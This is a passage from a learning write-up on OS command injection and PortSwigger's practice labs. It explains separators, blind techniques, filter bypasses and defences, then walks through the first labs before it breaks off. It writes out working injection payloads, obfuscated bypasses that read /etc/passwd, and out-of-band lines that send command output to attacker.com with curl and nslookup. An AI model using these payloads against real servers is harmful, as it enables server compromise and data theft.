Walkthrough - OS Command Injections Portswigger labs
An intro to OS Command Injection and walkthrough of all 6 portswigger labs
Completed all 5 OS command injection labs from Portswigger this week. Command injection is one of those vulnerabilities that can lead to complete server compromise, allowing attackers to execute arbitrary system commands with the privileges of the web application. These labs covered everything from basic command chaining to blind injection techniques using time delays and out-of-band channels. Below is a detailed explanation of OS command injection fundamentals followed by step-by-step walkthroughs for each lab.
Everything about OS Command Injection
1. What is OS Command Injection?
OS command injection (also called shell injection) is a web security vulnerability that allows attackers to execute arbitrary operating system commands on the server running an application. This occurs when an application passes unsafe user input directly to system shell commands without proper validation or sanitization.
2. How Command Injection Works
When applications need to interact with the operating system (checking stock, processing files, running utilities), they often execute shell commands. If user input is included in these commands without validation:
1
2
3
4
5
6
# Intended command
stockreader.pl 381 29

# User input: 381 & whoami &
# Executed command
stockreader.pl 381 & whoami & 29
The injected command executes with the same privileges as the vulnerable application.
3. Command Separators & Chaining
Different operators allow chaining or separating commands:
Unix/Linux:
;— Command separator (executes both)|— Pipe (output of first becomes input of second)||— OR operator (second executes only if first fails)&&— AND operator (second executes only if first succeeds)&— Background execution- Newline character (0x0a or \n)
Windows:
&— Command separator&&— AND operator|— Pipe operator||— OR operator- Newline character
Both:
- Backticks:
command— Command substitution (Backtick - ``) - $() — Command substitution (preferred in modern shells)
- Types of Command Injection
In-Band (Direct) Command Injection:
- Command output is directly visible in the application response
- Example: Injecting ; cat /etc/passwd and seeing file contents
Blind Command Injection:
- No direct output visible in response
- Requires inference techniques:
- Time-based: Using ping or sleep to cause delays
- Output redirection: Writing results to web-accessible files
- Out-of-band (OOB): Using DNS lookups or HTTP requests to exfiltrate data
5. Common Injection Points
- User input fields: Search boxes, file uploads, configuration settings
- HTTP parameters: GET/POST parameters, cookies, headers
- File operations: Filename parameters, file processing functions
- System utilities: Ping, traceroute, nslookup tools exposed to users
- Email/notification features: Recipient addresses, message content
- Backup/restore functions: File paths, database names
6. Detection Techniques
Time-Based Detection:
1
2
& ping -c 10 127.0.0.1 &     # Unix: 10 second delay
& timeout 10 &                # Windows: 10 second delay
Output Redirection:
1
& whoami > /var/www/images/output.txt &
Out-of-Band Detection:
1
2
& nslookup attacker.com &
& curl http://attacker.com?data=$(whoami) &
Error-Based Detection:
1
& invalid_command 2>&1 &      # Check for error messages
7. Impact of Command Injection
- Complete Server Compromise: Execute any command with application privileges
- Data Exfiltration: Read sensitive files, databases, configuration
- Privilege Escalation: Exploit SUID binaries or kernel vulnerabilities
- Lateral Movement: Use compromised server to attack internal network
- Persistent Access: Install backdoors, create user accounts
- Denial of Service: Resource exhaustion, system crashes
- Data Destruction: Delete files, corrupt databases
8. Bypassing Filters
Common Bypasses:
- Case variation: WhOaMi (if filter is case-sensitive)
- Command substitution:
whoami(using backticks) or $(whoami) - Wildcards: /???/??t /???/p??swd instead of /bin/cat /etc/passwd
- Environment variables: $PATH, $HOME
- Escape sequences: \w\h\o\a\m\i
- Hex encoding: \x77\x68\x6f\x61\x6d\x69
- Base64 encoding:
echo d2hvYW1p | base64 -d | sh - Comment tricks: cat</etc/passwd (no space)
- Newline injection: Using URL-encoded %0a
Context-Based Bypasses:
If spaces are filtered:
1
2
3
4
{cat,/etc/passwd}
cat</etc/passwd
IFS=,;cat${IFS}/etc/passwd
cat$IFS/etc/passwd
If slashes are filtered:
1
cat ${HOME:0:1}etc${HOME:0:1}passwd
9. Mitigation Strategies
Input Validation:
- Whitelist allowed characters/values
- Reject input containing shell metacharacters: ;
| & $ > <` \n` - Use strict regex patterns for expected input formats
Avoid Shell Execution:
- Use language-specific libraries instead of shell commands
- Example: Use Python’s subprocess with shell=False
- Use APIs that don’t invoke a command shell
Parameterization:
- When shell execution is unavoidable, use parameterized APIs
- Example: execve() on Unix, which doesn’t use shell
Least Privilege:
- Run application with minimal OS privileges
- Use dedicated service accounts with restricted permissions
- Implement sandboxing/containerization
Output Encoding:
- Properly escape/quote command arguments
- Use language-specific escaping functions
Defense in Depth:
- Web Application Firewall (WAF)
- System call monitoring/filtering
- Regular security audits and penetration testing
- Log and monitor suspicious command execution
10. Real-World Examples
- CVE-2014-6271 (Shellshock): Bash vulnerability allowing command injection
- CVE-2021-44228 (Log4Shell): JNDI injection leading to RCE
- Struts2 vulnerabilities: Multiple command injection CVEs
- ImageMagick vulnerabilities: Image processing command injection
- Various IoT device vulnerabilities with exposed system utilities
Labs

1. OS command injection, simple case
Description:
The application is vulnerable to OS Command Injection in the stock checker functionality. We need to make it execute whoami.
Explanation:

We click on the check stock button in any product and sent the request to repeater.

I tried to append whoami with && and this does not work.

I then tried to append whoami with || and this does not work as well.

Finally, I tried to append whoami with | and this does work.

To understand better what is going on I tried all 3 cases on my terminal.
As per this, when we use the pipe operator |, the last command (one on right) gets executed.
When we use the pipe operator &&, both commands get executed.
When we use the pipe operator ||, the first command (one on left) gets executed, but since its an OR condition, if the first one fails only then the second one gets executed.

This solves the lab.
2. Blind OS command injection with time delays

Description:
The lab has a vulnerability in feedback function and we must cause a 10 second delay to solve the lab.
Explanation:
We can fill in the feedback form and intercept and send the request to repeater.

I tried to trigger the 10 second delay with ping -c 10 127.0.0.1 on every parameter using all three options used in the previous lab.
The email parameter is vulnerable and we can trigger the 10 second delay with the OR operator ||.


This solved the lab.
3. Blind OS command injection with output redirection
Description:

Same as before, the vulnerability is in the feedback function and we should redirect the output for whoami to a file at /var/www/images/.
Explanation:
As the previous one, we intercept and send a request to repeater.
